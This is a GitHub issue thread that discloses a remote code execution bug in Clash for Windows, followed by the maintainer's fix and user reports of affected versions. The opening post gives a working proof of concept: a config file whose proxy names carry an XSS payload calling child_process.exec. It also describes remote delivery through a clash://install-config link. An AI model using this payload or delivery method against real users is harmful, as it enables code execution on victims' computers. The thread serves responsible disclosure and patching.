[Bug]: Remote Code Execution/远程代码执行 #2710

Closed Anthem-whisper opened this issue on Feb 23 · 31 comments


Labels bug

Anthem-whisper commented on Feb 23 • edited

Clash For Windows Remote Code Execution

Description

Clash For Windows is powered by Electron. If a XSS payload is in the name of proxies, we can remotely execute any JavaScript code on the victim's computer.



Affected versions of clash_for_windows_pkg

version: 0.19.8 (there are other vulnerability triggers in version 0.19.9, it's exactly 0.19.9)

Platform: Windows

OS specifics: Windows 10

PoC


1. Import the following clash config file:

```
port: 7890
socks-port: 7891
allow-lan: true
mode: Rule
log-level: info
external-controller: :9090
proxies:
  - name: a<img/src="1"/onerror=eval(`require("child_process").exec("calc.exe");`);>
    type: socks5
    server: 127.0.0.1
    port: "17938"
    skip-cert-verify: true
  - name: abc
    type: socks5
    server: 127.0.0.1
    port: "8088"
    skip-cert-verify: true

proxy-groups:
  -
    name: <img/src="1"/onerror=eval(`require("child_process").exec("calc.exe");`);>
    type: select
    proxies:
    - a<img/src="1"/onerror=eval(`require("child_process").exec("calc.exe");`);>
```

2. Switch to it in "Profiles"

3. Click "Proxies" column (Sometimes it's not necessary.)



Attention:

- You need to make sure that the payload is displayed in the Proxies column.
- Exploit is theoretically stable, but sometimes you may need to restart the clash_for_windows_pkg and reproduce the vulnerability

A way to Exploit

put the evil config file to internets and use `clash://` to install it, clash_for_windows_pkg will download and switch to it automaticlly .

such as:

```
clash://install-config?url=http%3A%2F%2F1.1.1.1%3A8888%2F1.txt&name=RCE
```

👍 58 🚀 6

Anthem-whisper commented on Feb 23 • edited ▾ Author

我已经向作者的iCloud邮箱发送了一封带了PoC的邮件
I have sent an email with the PoC to the author's iCloud mailbox

👍 41

Fndroid commented on Feb 23 Owner

非常感谢，下个版本修复

❤️ 42

Fndroid added bug in progress labels on Feb 23

Fndroid commented on Feb 24 Owner

fixed or implement in latest release, check it out from
https://github.com/Fndroid/clash_for_windows_pkg/releases

👍 16 ❤️ 3 🚀 4

Fndroid closed this as completed on Feb 24

Fndroid removed the in progress label on Feb 24

Anthem-whisper commented on Feb 24 Author

okay, I'll make it public now

DragonQuestHero commented on Feb 25

@Anthem-whisper 低于0.19.8是否受到影响?

Pain4ever commented on Feb 25

Electron框架写代码不开沙盒的屑 （doge

👍 56 👎 12 😄 2 🚀 2 👀 1

yi-Xu-0100 commented on Feb 25 • edited ▾ Contributor

~~应该只有 0.19.8 受影响，这个版本才引入的。~~
重新验证了下，0.19.5 是可以复现调用计算器的。

👀 2

peanut996 commented on Feb 25 • edited ▾

围观 👀

DragonQuestHero commented on Feb 25

锤子 低版本都受影响 机场直接变鸡场 乱杀 我查毒去了...

😄 3 👀 14

54208039 commented on Feb 25

吃瓜群众

👎 10 😄 2

kjcxmx commented on Feb 25

right

Fndroid commented on Feb 25 Owner

> Electron框架写代码不开沙盒的屑 （doge

这xss和开不开沙盒有关么你看来，不开沙盒就是垃圾是吗?

👍 6 👎 63 ❤️ 4 👀 10

Anthem-whisper commented on Feb 25 • edited ▾ Author

我给维护者 **@Fndroid** 的iCloud邮箱发了邮件，我希望能在GitHub仓库发布安全通告

👍 13

kotori2 commented on Feb 25 • edited ▾

> > Electron框架写代码不开沙盒的屑 （doge
>
> 这xss和开不开沙盒有关么你看来，不开沙盒就是垃圾是吗?

https://www.electronjs.org/zh/docs/latest/tutorial/sandbox

> ......因此，我们建议在大多数非常谨慎的情况下启用渲染器沙盒化。

👍 38

LztCode commented on Feb 25

测试了0.14和0.18都受到影响，有没有强制更新措施啊

3wh1te commented on Feb 25

> 3. Click "Proxies" column (Sometimes it's not necessary.)

0.18.8也可以复现

wjl110 commented on Feb 25

谢谢楼主

751897386 commented on Feb 25

0.19.2也可以（

GrayXu commented on Feb 25

希望可以发布一个影响范围（版本号范围？）的说明

Anthem-whisper commented on Feb 25 Author

> 希望可以发布一个影响范围（版本号范围？）的说明


poc里面不是说了吗，小于等于0.19.8都受影响
其他平台因为没有设备就没有测试

ccint3cc commented on Feb 25

更新至0.19.10，测试不受影响

ccint3cc commented on Feb 25

0.19.8，poc测试成功。


Clash for Windows v 0.19.8 New

Port 7890
Allow LAN
Log Level debug
IPv6
Clash Core ium (14405)
Home Directory Open Folder
UWP Loopback unch Helper
TAP Device Manage
Service Mode Manage
TUN Mode
Mixin
System Proxy
Start with Wind

GrayXu commented on Feb 25

> > 希望可以发布一个影响范围（版本号范围？）的说明
>
> poc里面不是说了吗，小于等于0.19.8都受影响 其他平台因为没有设备就没有测试

感谢

Anthem-whisper commented on Feb 25 Author

> > > 希望可以发布一个影响范围（版本号范围？）的说明
> >
> > poc里面不是说了吗，小于等于0.19.8都受影响 其他平台因为没有设备就没有测试
>
> 感谢

更正一下，0.19.9版本并没有完全修复，请更新到0.19.10

crazyMarky commented on Feb 26

感谢，已升级最新版

yu-steven commented on Feb 26

在现场，贴贴

ahackingboy commented on Mar 2

还好我情报工作OK

malviez commented on Mar 3

感谢，已升级最新版，贴贴

ajfg93 commented on Mar 6

还在使用 0.11.3 版本 :)

KonDream commented on Mar 7

0.19.11

cxwx commented on Aug 14 • edited ▾

所以订阅这种就很不靠谱，本质问题没有解决。

PFCraft-box mentioned this issue on Oct 18

机场订阅连接能黑电脑吗 #3578

Open

Assignees

No one assigned

Labels

bug

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

22 participants

and others